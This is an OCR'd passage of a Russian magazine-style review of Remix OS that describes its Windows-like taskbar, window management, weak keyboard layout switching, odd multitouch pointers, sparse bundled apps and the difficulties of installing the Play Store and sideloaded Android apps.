
У правого края панели задач находится аналог системного трея Windows. Возле часов собраны миниатюрные иконки, соответствующие различным компонентам компьютера: оперативная память, заряд батареи, статус Bluetooth и Wi-Fi, раскладка клавиатуры и громкость. Часть иконок по умолчанию скрыта.

Единственная иконка в трее, которую не узнают пользователи Windows, состоит из трех горизонтальных полосок разной длины. Зато такая иконка прекрасно знакома пользователям OS X. Она выдвигает панель уведомлений, скрытую за правым краем дисплея. В панели уведомлений Remix OS отображаются последние принятые системой уведомления, сгруппированные по своим источникам. Чуть ниже находится ряд кнопок. Первая отключает демонстрацию уведомлений, другая скрывает панель задач, при помощи третьей можно делать скриншоты, четвертая вызывает окно с системными настройками.



Окна оформлены в стиле Windows: едва заметная рамка по краям и громоздкая полоска, увенчивающая окно сверху. У правого края полоски сосредоточены кнопки, позволяющие свернуть, максимизировать или закрыть окно, а у левого — еще одна андроидная кнопка «Назад». В Windows между ними находится название открытого документа или приложения. В Remix OS это место, как правило, пустует.

Чтобы изменить размер окна, нужно потянуть за его край с любой стороны. Передвинуть его можно, ухватившись за верхнюю полоску. Если прижать окно к левому или правому краю, оно переформатируется так, чтобы занимать ровно половину экрана, — это еще одна возможность, позаимствованная из Windows.




Кроме максимизации, в Remix OS предусмотрен полноэкранный режим. Чтобы войти в него, необходимо запустить приложение, а затем нажать правой кнопкой на его иконку в панели задач и выбрать в появившемся контекстном меню соответствующую команду. Приложение перезапустится, после чего полоска сверху исчезнет. Чтобы увидеть ее снова, нужно подвести указатель мыши к верхнему краю экрана. Панель задач в большинстве случаев остается на экране, но может и исчезнуть — это зависит от конкретного приложения. При следующем запуске приложения оно сразу же войдет в полноэкранный режим.

Как известно, обычный Android иногда автоматически закрывает неиспользуемые фоновые приложения, чтобы освободить ресурсы для других. В Remix OS такое поведение отключено, чтобы самовольно закрывающиеся окна не смущали пользователя. У спокойной жизни, однако, есть цена. Поскольку система не освобождает ресурсы, они рано или поздно кончатся. Этого лучше избегать.

Еще одно номинальное преимущество Remix OS — улучшенная поддержка аппаратной клавиатуры. Система распознает множество сочетаний клавиш, известных пользователям других ОС, и даже функциональные клавиши, управляющие воспроизведением медиафайлов, яркостью дисплея, подсветкой клавиатуры и громкостью. Все прекрасно работает до тех пор, пока не возникает необходимость сменить раскладку. Тут-то и выясняется, что сделать это невоз-

можно. Для переключения с кириллицы на латиницу и обратно придется каждый раз открывать настройки клавиатуры и долго блуждать в списках доступных языков. Пока это не исправят, Remix OS не годится даже для написания твитов длиной 140 знаков, не говоря уж о текстах побольше.




Еще одна забавная и в то же время раздражающая деталь связана с тачпадом. Если и не все, то по крайней мере многие современные ноутбуки оснащены тачпадом, который распознает несколько прикосновений сразу. Remix OS полностью поддерживает тачпады с мультитачем, но делает это так своеобразно, что лучше бы не поддерживала вовсе. Вместо обычного мышиного указателя в виде стрелки она выводит сразу несколько круглых указателей — по одному на каждый палец. Практической пользы ноль, зато неудобств — масса.

ПРИЛОЖЕНИЯ


Приложения, которые по умолчанию установлены в Remix OS, можно пересчитать по пальцам одной руки. В выпадающем из местного аналога кнопки «Пуск» списке можно найти стандартные браузер и музыкальное приложение Android, файловый менеджер и видеоплеер MX Player. Кроме того, там имеются иконки для вызова простеньких калькулятора, часов и списка контактов, а также списка закачек, настроек и экрана с виджетами, напоминающего маковский Dashboard.

Файловый менеджер заслуживает особого упоминания. Почти все остальное мы уже видели на своих смартфонах и планшетах. Файловый менеджер разработчики Remix OS сделали сами. Это, впрочем, не значит, что мы его не видели. Он поразительно похож на маковский Finder, только малость попроще: ни встроенного поиска, ни разнообразных видов просмотра списков файлов.



В Remix OS нет приложений Google, в том числе магазина приложений Play Store. Как водится, в интернете блуждает масса рекомендаций, как исправить этот недостаток. Все они по большей части сводятся к совету скачать исполняемый файл неизвестного происхождения с одного из сомнительных сайтов, запустить его и молиться, что установка Play Store — это все, что он делает. Дальше все опять-таки зависит от удачи. Многочисленные жалобы на форумах свидетельствуют о том, что заставить Play Store работать удается далеко не всем.

Неизбежная альтернатива — ручная установка APK, загруженных с пиратских и полупиратских сайтов. С некоторыми приложениями трюк, увы, не проходит: они либо не запускаются без объяснения причин, либо запускаются, но не работают.



Все кончено

И даже если приложение запустилось и работает, оно может запросто оказаться бесполезным из-за того, что его разработчики рассчитывали на смартфоны и планшеты, но никак не на Remix OS. Характерный пример — андроидная версия видеоплеера VLC, склонная располагать видео в произвольной точке окна.



Еще один пример этой напасти легко встретить в играх. Вот, скажем, Minecraft. Для управления движениями персонажа служит экранная клавиатура в нижнем углу окна. На тачскрине она попадала бы под левую руку, пока правая управляет обзором. Но в Remix OS нет правой и левой руки. Есть единственный указатель мыши, и с ним этот интерфейс бесполезен.

